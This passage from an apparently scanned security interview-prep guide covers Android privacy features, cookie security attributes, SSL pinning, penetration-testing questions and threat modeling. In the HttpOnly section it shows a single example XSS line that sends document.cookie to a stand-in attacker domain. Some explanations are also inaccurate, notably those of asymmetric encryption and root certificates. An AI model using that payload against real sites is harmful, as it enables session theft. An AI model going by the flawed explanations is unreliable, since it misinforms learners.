What is Scoped Storage? Scoped Storage creates isolated sandboxes for apps, so it no longer requires additional permissions to write files. The biggest draw to Scoped Storage is that an app will not be able to access any other app's sandbox directly--this should add a considerable level of security to the platform.

The caveats to Scoped Storage are that it might cause a slight hit to Android performance, and some legacy apps will fail to function properly. But the gained privacy and security should make those caveats more than acceptable.

Additional security changes in Android 11

1. Improvements to the BiometricPrompt API

2. Mobile Driver's License support
3. Secure Storage to make it easier for apps to share data blobs
4. Expanded use of sanitizers to several security-centric components
5. Improved Call Screening
6. Introduction of the GnssAntennaInfo class for improved GPS privacy
7. Secure audio capture from USB device

18 Android 12 Feature

18.1 Privacy Dashboard

where you can see which apps used potentially sensitive permissions in the past 24 hours. The dashboard breaks down app activity by category— like “Location,” “Camera,” and “Microphone”—and then shows you which apps accessed those mechanisms. Google will also be asking developers to provide additional information on what they were using the access for at that particular moment. And you can adjust or revoke app permissions through the dashboard. It gives more insight than you might be used to into how apps work in the background, especially because it includes not only that an app accessed, say, location data or your microphone, but when and for how long.

19 Different Type of TCP & UDP Protocol

Protocol	TCP/UDP	Port Number
Network Time Protocol (NTP) (RFC 5905)	UDP	123
NetBIOS (RFC 1001-1002)	TCP/UDP	137/138/139
Internet Message Access Protocol (IMAP) (RFC 3501)	TCP	143
Simple Network Management Protocol (SNMP) (RFC 1901-1908, 3411-3418)	TCP/UDP	161/162

20 HTTP Header Security

21 HTTP Cookies Attributes

Cookies are the most common method to add temporary persistency to websites. They are used in most websites and we know their consent banners. HTTP Cookies can contain crucial and confidential data, their usage started around 1994 and some important legacy issues were left unaddressed and new state-of-art security improvements are being tackled nowadays.

Secure, HttpOnly and SameSite cookies attributes are being addressed by some modern browsers for quite some time and soon they will be enforced.

For example, starting from August 25, 2020, Google Chrome v85 enabled a feature, by default, to reject insecure SameSite=None. New features like this might break your website if you aren't up to date with the latest best practices. Like that example, using the following attributes already are considered best practices and modern browsers will (and should) enforce them soon.

A correct implementation of them means extra security for your website.

21.1 HttpOnly attribute

HttpOnly attribute focus is to prevent access to cookie values via JavaScript, mitigation against Cross-site scripting (XSS) attacks.

Avoiding XSS may be mitigated just by sanitizing user inputs and removing <script> tags, one small mistake can have huge consequences. Third party script might break user security as well. Every year we hear about these attacks being successful.

Imagine your webpage is storing a session cookie and there is some input field vulnerable to XSS. Then it's quite straight-forward for an attack to inject script making a HTTP request to a URL similar to the following:

`attackerDomain.com/cookie=${document.cookie}`

This works because document.cookie is accessible for any JavaScript code and prints all the cookie being used in the current domain. If you, indeed, have a session stored, the attacker will gain access to the user's current session.

To prevent these hacks, we should be using HttpOnly flags in cookies.

HTTPOnly attribute Forbids JavaScript from accessing the cookie. Note that a cookie that has been created with HttpOnly will still be sent with JavaScript fetch().

21.2 SameSite attribute

Asserts that a cookie must not be sent with cross-origin requests, providing some protection against cross-site request forgery attacks (CSRF). CSRF is mostly related to third party cookies, by "third parties" we mean other websites that we don't visit directly. The SameSite attribute allows developers to specify cookie security for each particular case.

SameSite can take 3 possible values: Strict, Lax or None.

Lax —Default value in modern browsers. Cookies are allowed to be sent with top-level navigations and will be sent along with GET requests initiated by a third-party website. The cookie is withheld on cross-site subrequests, such as calls to load images or frames, but is sent when a user navigates to the URL from an external site, such as by following a link.

Strict — As the name suggests, this is the option in which the Same-Site rule is applied strictly. Cookies will only be sent in a first-party context and not be sent along with requests initiated by third party websites. The browser sends the cookie only for same-site requests (that is, requests originating from the same site that set the cookie). If the request originated from a different URL than the current one, no cookies with the SameSite=Strict attribute are sent.

None — Cookies will be sent in all contexts, i.e sending cross-origin is allowed. The browser sends the cookie with both cross-site and same-site requests.

None None used to be the default value, but recent browser versions made Lax the default value to have reasonably robust defense against some classes of cross-site request forgery (CSRF) attacks.

Note: Using SameSite=None requires Secure attribute in some latest browser versions.

21.3 Secure attribute

Secure attribute is more straight-forward to understand. A Secure cookie is only sent to the server with an encrypted request over the HTTPS protocol. Note that insecure sites (http:) can't set cookies with the Secure directive.

This helps mitigate the man-in-the-middle (MitM) attack. Websites (with http: in the URL) can't set cookies with the Secure attribute.

21.4 Set-Cookie

The Set-Cookie HTTP response header is used to send a cookie from the server to the user agent, so the user agent can send it back to the server later. To send multiple cookies, multiple Set-Cookie headers should be sent in the same response.

Let's say you want to set a cookie for the user agent named cookieName with the value of cookieValue, to be only used over https connections, not accessible in JavaScript and will be sent in all contexts. That header should be like the following:

```
Set-Cookie: cookieName=cookieValue; HttpOnly; Secure; SameSite=None
```

21.5 Removing a cookie using Set-Cookie

You can't remove cookies marked with HTTPOnly attribute from JavaScript. Best Practice is to use Set-Cookie Header and set an expiration date to sometime in the past. See the example below where I'm deleting a cookie named cookieName,

```
Set-Cookie: cookieName=; path=/; expires=Thu, 01 Jan 1970 00:00:00 GMT
```

21.6 Cookie Prefixes

By design cookies do not have the capabilities to guarantee the integrity and confidentiality of the information stored in them. Those limitations make it impossible for a server to have confidence about how a given cookie's attributes were set at creation. In order to give the servers such features in a backwards-compatible way, the industry has introduced the concept of Cookie Name Prefixes to facilitate passing such details embedded as part of the cookie name.

1. **Host Prefix**

The __Host- prefix expects cookies to fulfill the following conditions:

1. The cookie must be set with the Secure attribute.
2. The cookie must be set from a URI considered secure by the user agent.
3. Sent only to the host who set the cookie and MUST NOT include any Domain attribute.
4. The cookie must be set with the Path attribute with a value of / so it would be sent with every request to the host.

For this reason, the cookie Set-Cookie: __Host-SID=12345; Secure; Path=/ would be accepted while any of the following ones would always be rejected: Set-Cookie: __Host-SID=12345 Set-Cookie: __Host-SID=12345; Secure Set-Cookie: __Host-SID=12345; Domain=site.example Set-Cookie: __Host-SID=12345; Domain=site.example; Path=/ Set-Cookie: __Host-SID=12345; Secure; Domain=site.example; Path=/

2. **Secure Prefix**

The __Secure- prefix is less restrictive and can be introduced by adding the case-sensitive string __Secure- to the cookie name. Any cookie that matches the prefix __Secure- would be expected to fulfill the following conditions:

1. The cookie must be set with the Secure attribute.
2. The cookie must be set from a URI considered secure by the user agent.

21.7 Strong Practices

Based on the application needs, and how the cookie should function, the attributes and prefixes must be applied. The more the cookie is locked down, the better.

Putting all this together, we can define the most secure cookie attribute configuration as: Set-Cookie: __Host-SID=<session token>; path=/; Secure; HttpOnly; SameSite=Strict.

21.8 Remember


1. Don't store sensitive data in cookie, unless required
2. Use HttpOnly to mitigate XSS attacks
3. Use SameSite to mitigate CSRF attacks
4. Use Secure to mitigate MITM attacks

22 Android Activity Lifecycle

Android Activity Lifecycle is controlled by 7 methods of android.app.Activity class. The android Activity is the subclass of ContextThemeWrapper class.

An activity is the single screen in android. It is like window or frame of Java.

By the help of activity, you can place all your UI components or widgets in a single screen.




The 7-lifecycle method of Activity describes how activity will behave at different states.

Android Activity Lifecycle methods

Method	Description
onCreate	called when activity is first created.
onStart	called when activity is becoming visible to the user.
onResume	called when activity will start interacting with the user.
onPause	called when activity is not visible to the user.
onStop	called when activity is no longer visible to the user.

onRestart	called after your activity is stopped, prior to start.
onDestroy	called before the activity is destroyed.



23 What is SSL Pinning?

SSL certificate pinning is a technique designed to prevent dangerous and complex security attacks. This security measure pins the identity of trustworthy certificates on mobile apps and blocks unknown documents from the suspicious servers. Applications with pinned SSL certificates relies on its stored certificates instead of relying on certificate authority stores licenses. With this technique, you can pin SSL certificate host – list of trustful certificates to your application during development and further compare the server certificates against the list during runtime.

As the app validates the server certificates yet again after SSL handshaking, it ensures an extra layer of protection. If there is any mismatch found between the local certificate copy and the server, the connection will be ignored.

As a result, even if you're deceived into installing a malicious certificate on your app, SSL pinning refuses to communicate data in such conditions, therefore keeping your sensitive data secure.

23.1 Advantages of SSL Pinning

- Enhanced user privacy and in-app data security
- Cost reduction
- Reduces threat of compromised certificates
- Reduces exposure of user device malware and eavesdropping
- Reports Man-in-the-middle attacks

23.2 Limitations of SSL Pinning

- Less flexibility to change certificates – By pinning an app, it becomes cumbersome to change the security certificate. You must update an android app and send it again to Google play for your users to reinstall it.
- Further, when the app having a pinned SSL certificate, it is hard to introduce any additional security solutions, which functions on reverse proxy technology due to SSL termination.

23.3 Two Approaches to Pin SSL Certificate

1. You can directly pin the SSL certificate by **binding the certificate in your applications**. However, it is significant to implement the transition plan before the certificate expires, else older applications will provide errors.
2. The next method for SSL certificate pinning is pinning the **certificate's public key.** With this method, you no need to worry about the expiry of the certificate.

23.4 Types of SSL Certificate Pinning

You can choose any one of these three SSL pinning types based on the level of security protection you require.

1. **Leaf Certificate** – Pinning to the Leaf certificate guarantees that your certificate and chain is 100 % valid. However, this type comes with very less expiry time.
2. **Intermediate Certificate** – Signing of the intermediate certificate denotes that you are trusting your CA. If you want to keep your CA, this is the most recommended SSL pinning type.
3. **Root Certificate** – It is also known as self-signed certificates and you can employ this type to sign other documents. You should have a strong certificate validation to ensure your CA won't be compromised.

23.5 Conclusion

All internet communications must be secure with SSL certificates. Since these kinds of attacks are complex to execute, SSL pinning is of utmost priority. Though this process is tedious and complex, the pinning SSL certificate is worth the effort as it decreases the risk of data leaks and servers as countermeasures against MITM attacks.

24 Explain the Advantages of Penetration Testing


As briefly explained earlier, penetration testing helps a company stay prepared against hackers and security breaches by exposing security loopholes and unforeseen errors that were not identified during the development process. It gives a company extra protection against possible future attacks.

Penetration testing guarantees all the information within the software by ensuring that the data bank is secured. Apart from protection against hackers' attacks, penetration testing helps a company quickly identify other errors such as bugs, viruses, glitches, etc.


25 Explain Symmetric and Asymmetric Encryption

symmetric-vs-asymmetric-encryption

Firstly, encryption is changing the order of data's appearance from its original format to keep out intrusion from those who do not have the clearance to access the data. Symmetric encryption involves the use of a single encryption and decryption pass key. One password can both encrypt and decrypt the data in such cases, and both the owner and end-user share the same key.



In asymmetric encryption, the software owners have a private passkey while the end-users have a public pass key. This is to segregate high-level data that the public cannot access from available data.



26 Which Vulnerability You Like Most

The candidate should be able to explain any one vulnerability that he worked most. Below are the key points.

1. What is the vulnerability
2. Why you like
3. How to discover and mitigate

27 Talk about Your Penetration Testing Experience

The candidate should be able to explain the previous penetration tests he/ she carried out. Every detail is essential, such as the type of software that was tested, the penetration testing technique used, how difficult or easy the test was, the time it took to complete the test, the discovered vulnerabilities, how the vulnerabilities were corrected, etc.

It is important not to push the candidate to reveal any non-disclosure agreement signed with a previous employer. The candidate's experience level should give you an idea of what he/ she will bring to your company if hired.

28 Explain How Data Is Protected During and after Penetration Testing

Before commencing a penetration test, all the data associated with the software must be carefully backed up because the test can affect the data to prove the software's vulnerability. Protecting data is a priority before, during, and also after penetration testing. Data can be backed up by either storing copies in the cloud or directly into an external secure hard drive or setting up private encryption. The whole idea is to have a replacement for your data in case of any damage.

29 Explain the Term "Intrusion Detection"

Intrusion Detection is the process of finding out an external influence trying to gain illegal access into a software. As its name implies, any form of unlawful access is discovered and reported for necessary action to be taken against the intrusion. It's like the technology that detects burglary and sounds the alarm. During penetration testing, the company will automatically determine whether the intrusion detection technology in its software is functioning correctly.

30 What Are the Possible Causes of Security Vulnerabilities?

The software may be classified as vulnerable for various reasons. Most of the time, it is the penetration testers' role to determine the vulnerability level of the software. Erroneous programming can make software vulnerable. Lack of proper private and public encryption can make software vulnerable. Lack of adequate intrusion detection systems. Lack of appropriate surveillance systems. When the software's data are not adequately backed up or protected, the software can be classified as vulnerable.

31 Advantages of Intrusion Detection Systems

An intrusion detection system helps a company to know when hackers try to gain access to their software. It always keeps the company ready to swing into action as soon as there is an attempted breach. Hackers are discouraged from gaining access to the software when they find out that intrusion detection systems are in place. It gives software extra protection from intrusion, and some high-level intrusion detection systems can point out the exact location and device from where the intrusion took place. This ensures quick identification and arrest of the culprits.

32 Explain SSL/TLS

TLS stands for Transport Layer Security while SSL stands for Secure Sockets Layer. It is important to note that TLS is an upgraded version of SSL, which is meant to carry out similar functions. They are supposed to protect the transmission of data of any kind between web browsers and web application owners. SSL/TLS ensures the security of communication, images, videos, text, encrypted files, etc. by creating a confidential route between those providing the data and those receiving it.

There are several online tools that can be used to quickly validate the configuration of a server, including:

- SSL Labs Server Test
- CryptCheck
- CypherCraft
- Hardenize
- ImmuniWeb
- Observatory by Mozilla
- Scanigma
- OWASP PurpleTeam cloud

Additionally, there are several offline tools that can be used:

- O-Saft - OWASP SSL advanced forensic tool
- CipherScan
- CryptoLyzer
- SSLScan - Fast SSL Scanner
- SSLyze
- testssl.sh - Testing any TLS/SSL encryption
- tls-scan
- OWASP PurpleTeam local

33 Explain How Risk Analysis and Penetration Testing Are Different

Risk analysis is merely studying all the possible errors that may cause problems in the software, while **penetration testing** is the process of legally attacking the system to discover the vulnerabilities of the software. Risk analysis is a more economical approach to solving problems, while penetration testing takes a more technical approach. Risk analysis can be

carried out by a finance expert who has some probability skills, while penetration testing requires a skilled information technology expert in computer programming and preferably hacking. Risk analysis is more speculative, while penetration testing involves actual work.

34 Explain the Tools You Will Use for Penetration Testing

Penetration testing requires high-level computer systems, operating systems, graphic cards, and certain software that can be used for high-level hacking. Some of the effective tools every penetration tester should have include:

- Burp suite (both the free and commercial versions are available)
- Nessus (both free and commercial versions are available); Wireshark (open source)
- Metasploit (open source)
- NMap (open source)
- OpenVAS (open source)
- Nikto (open source)
- OWASP ZAP (open source)

35 A Penetration Test Takes How Long to Be Completed?

The length of time it would take to complete a penetration test depends on some factors such as the nature of the software being tested, the size of the software, its vulnerability level, the level of security of the software, the experience level of the penetration tester, the software being used for the test, the technique of the test (either automated or manual), etc. These factors will determine how fast or how slow the test will go. For instance, if the software is enormous, expect the penetration test to take more time than when a smaller software is being tested.

36 Does Penetration Testing Break a System?

The primary purpose of Penetration Testing is to break software in some way or another. By the break, we mean breaking it up for unauthorized accessibility, which may lead to damages. That is why it is highly advisable to back up the data associated with the software before starting a penetration test because the test might damage some of the software's data. Therefore, to answer the question, yes! Penetration testing can break a system.

37 Outline the Systems on Which Penetration Testing Can Be Performed

Although we have been entirely focused on using the term software to generalize, penetration testing can be carried out on various systems such as web applications, servers, mobile devices, endpoints, computers, wireless networks, cloud services, network devices, hardware systems, programmable controllers, complex systems, databases, mobile applications, websites, internet services, browsers, virtual private networks (VPN), public networks, transmission technologies, transmission towers, satellite communication systems, network receivers, storage systems, etc.

Anything that can be hacked can and should go through penetration testing to attain a higher level of security. In this article, we may use the term system, software, or product when describing platforms on which penetration testing can be carried out.

38 Can Penetration Testing Disrupt a Company's Network of Operations?

Just like in the case of whether penetration testing can break a system, in this case, it is crucial to understand that penetration testing can disrupt an organization's network of operation. Look at it this way, just like a hack into the organization's software can disrupt its operations, so also can penetration testing cause disruption. Penetration testing is simply legalized hacking, so those who carry out penetration tests are sometimes referred to as Ethical Hackers.

39 What's Different between Penetration Testing and Security Testing?

Security testing is a broader term. While penetration testing only involves using external experts to attack the system or software to ascertain how secure it is, security testing consists of guarding the system or software by developing and testing various security measures.

Penetration Testing	Security Testing
Intrusive form of testing	non-intrusive form of testing
Narrow focus	Wide focus
Heavy use of security tools	Combined interviews and tools

40 Is Penetration Testing Still Important If the Company Has a Firewall?

Simply put, penetration testing is still necessary whether the company has a firewall or not because hackers do not care if a company has a firewall or not before trying to gain unauthorized access. Hackers can bypass a firewall, or sometimes the firewall may just be damaged, so it is vital to ascertain the firewall's condition through penetration testing.

41 Why Should Penetration Testing Be Carried out by a Third Party?

Penetration testing should be carried out by a third party with little or no knowledge of how the software was developed. He/ she should not be someone involved in the development process of the software. This ensures that the ethical hacker mimics the exact approach a fraudulent hacker will take in trying to gain unauthorized access into the system. Simply put, a fraudulent hacker is most likely someone who wasn't involved in developing the system; therefore, the ethical hacker shouldn't be either.

42 What Are the Legal Steps Involved in Penetration Testing?

Before penetration testing commences, the ethical hacker must sign a non-disclosure agreement with the company to ensure the confidentiality of all the data associated with the company.

43 Explain the Term "File Enumeration"

File enumeration, as its name implies, is the process of shedding lighter on the files within a database. It gives the organization and the ethical hacker a complete description, function, location, and the type of data within a system.

44 Explain the Term "Threat Modelling"

Threat modeling is a structured process with these objectives: identify security requirements, pinpoint security threats and potential vulnerabilities, quantify threat and vulnerability criticality, and prioritize remediation methods.

Threat modeling methods create these artifacts:

- An abstraction of the system
- Profiles of potential attackers, including their goals and methods
- A catalog of threats that could arise

44.1 How Does Threat Modeling Work?

Threat modeling works by identifying the types of threat agents that cause harm to an application or computer system. It adopts the perspective of malicious hackers to see how much damage they could do. When conducting threat modeling, organizations perform a thorough analysis of the software architecture, business context, and other artifacts (e.g., functional specifications, user documentation). This process enables a deeper understanding and discovery of important aspects of the system. Typically, organizations conduct threat modeling during the design stage (but it can occur at other stages) of a new application to help developers find vulnerabilities and become aware of the security implications of their design, code, and configuration decisions. Generally, developers perform threat modeling in four steps:

1. **Diagram**. What are we building?
2. **Identify** threats. What could go wrong?
3. **Mitigate**. What are we doing to defend against threats?
4. **Validate**. Have we acted on each of the previous steps?

44.2 Threat Modeling Process Work

The key steps are similar in most of these processes.

They include:

1 **Form a team**. This team should include all stakeholders, including business owners, developers, network architects, security experts and C-level execs.
2 **Establish the scope**. Define and describe what the model covers. Create an inventory of all components and data included and map them to architecture.
3 **Determine likely threats**. Create what-if exercise builds and threat scenarios, including threat or attack trees, to identify possible vulnerabilities or weaknesses.
4 **Rank each threat**. Determine the level of risk each threat poses and rank them to prioritize risk mitigation.
5 **Implement mitigations**. Decide how to mitigate each threat or reduce the risk.
6 **Document results**. Document all findings and actions, so future changes to the application, threat landscape and operating environment are assessed, and the threat model updated.

44.3 Advantages Of Threat Modeling

When performed correctly, threat modeling can provide a clear line of sight across a software project, helping to justify security efforts. The threat modeling process helps an organization document knowable security threat to an application and make rational decisions about how to address them. Otherwise, decision-makers could act rashly based on scant or no supporting evidence.

Overall, a well-documented threat model provides assurances that are useful in explaining and defending the security posture of an application or computer system. And when the development organization is serious about security, threat modeling is the most effective way to do the following:

- Detect problems early in the software development life cycle (SDLC)—even before coding begins.
- Spot design flaws that traditional testing methods and code reviews may overlook.
- Evaluate new forms of attack that you might not otherwise consider.
- Maximize testing budgets by helping target testing and code review.
- Identify security requirements.
- Remediate problems before software release and prevent costly recoding post-deployment.
- Think about threats beyond standard attacks to the security issues unique to your application.
- Keep frameworks ahead of the internal and external attackers relevant to your applications.
- Highlight assets, threat agents, and controls to deduce components that attackers will target.
- Model the location of threat agents, motivations, skills, and capabilities to locate potential attackers in relation to the system architecture

44.4 Misconceptions Of Threat Modeling

As a security process, threat modeling is subject to several misconceptions. Some people believe threat modeling is only a design-stage activity, some see it as an optional exercise for which penetration testing or code review can substitute, and some think the process is simply too complicated. The following should help dispel some of these misconceptions:

Penetration testing and code reviews can't substitute for threat modeling. Penetration testing and secure code review are two activities that are effective for finding bugs in code. However, security assessments (e.g., threat modeling) are better at uncovering design flaws.

There's a good reason to conduct a threat model after deployment. Understanding the issues in the current deployment influences future security architecture strategy, and monitoring weaknesses allows for faster and more effective remediation. Without understanding the potential threats an application faces, you can't ensure that you're addressing all risks.

Threat modeling isn't that complicated. Many developers are intimidated by the idea of threat modeling. At first glance, it can seem daunting. However, if you break up the tasks into workable steps, performing a threat model on a simple web application—or even a complex architecture—becomes systematic. The key is to start with basic best practices.

44.5 Best Practices of Threat Modeling

The killer application of threat modeling is promoting security understanding across the whole team. It's the first step toward making security everyone's responsibility. Conceptually, threat modeling is a simple process. So, consider these five basic best practices when creating or updating a threat model:

1. **Define the scope and depth of analysis.** Determine the scope with stakeholders, then break down the depth of analysis for individual development teams so they can threat model the software.
2. **Gain a visual understanding of what you're threat modeling**. Create a diagram of the major system components (e.g., application server, data warehouse, thick client, database) and the interactions among those components.

3. **Model the attack possibilities**. Identify software assets, security controls, and threat agents and diagram their locations to create a security model of the system (see Figure 1). Once you've have modeled the system, you can identify what could go wrong (i.e., the threats) using methods like STRIDE.
4. **Identify threats**. To produce a list of potential attacks, ask questions such as the following:
    - Are there paths where a threat agent can reach an asset without going through a control?
    - Could a threat agent defeat this security control?
    - What must a threat agent do to defeat this control?
5. **Create a traceability matrix of missing or weak security controls.** Consider the threat agents and follow their control paths. If you reach the software asset without going through a security control, that's a potential attack. If you go through a control, consider whether it would halt a threat agent or whether the agent would have methods to bypass it.




Figure 1: Security model of a system.

44.6Synopsys Threat Modeling Approach

Synopsys software security services include threat modeling, which can identify potential weaknesses that may increase your system's susceptibility to an attack, including secure design violations, security control omissions, or control misconfiguration, weakness, or misuse.

The Synopsys high-level approach

As Figure 2 shows, the Synopsys high-level approach to threat modeling adheres to the following steps:

- Model the system.
- Conduct a threat analysis.
- Prioritize the threats.

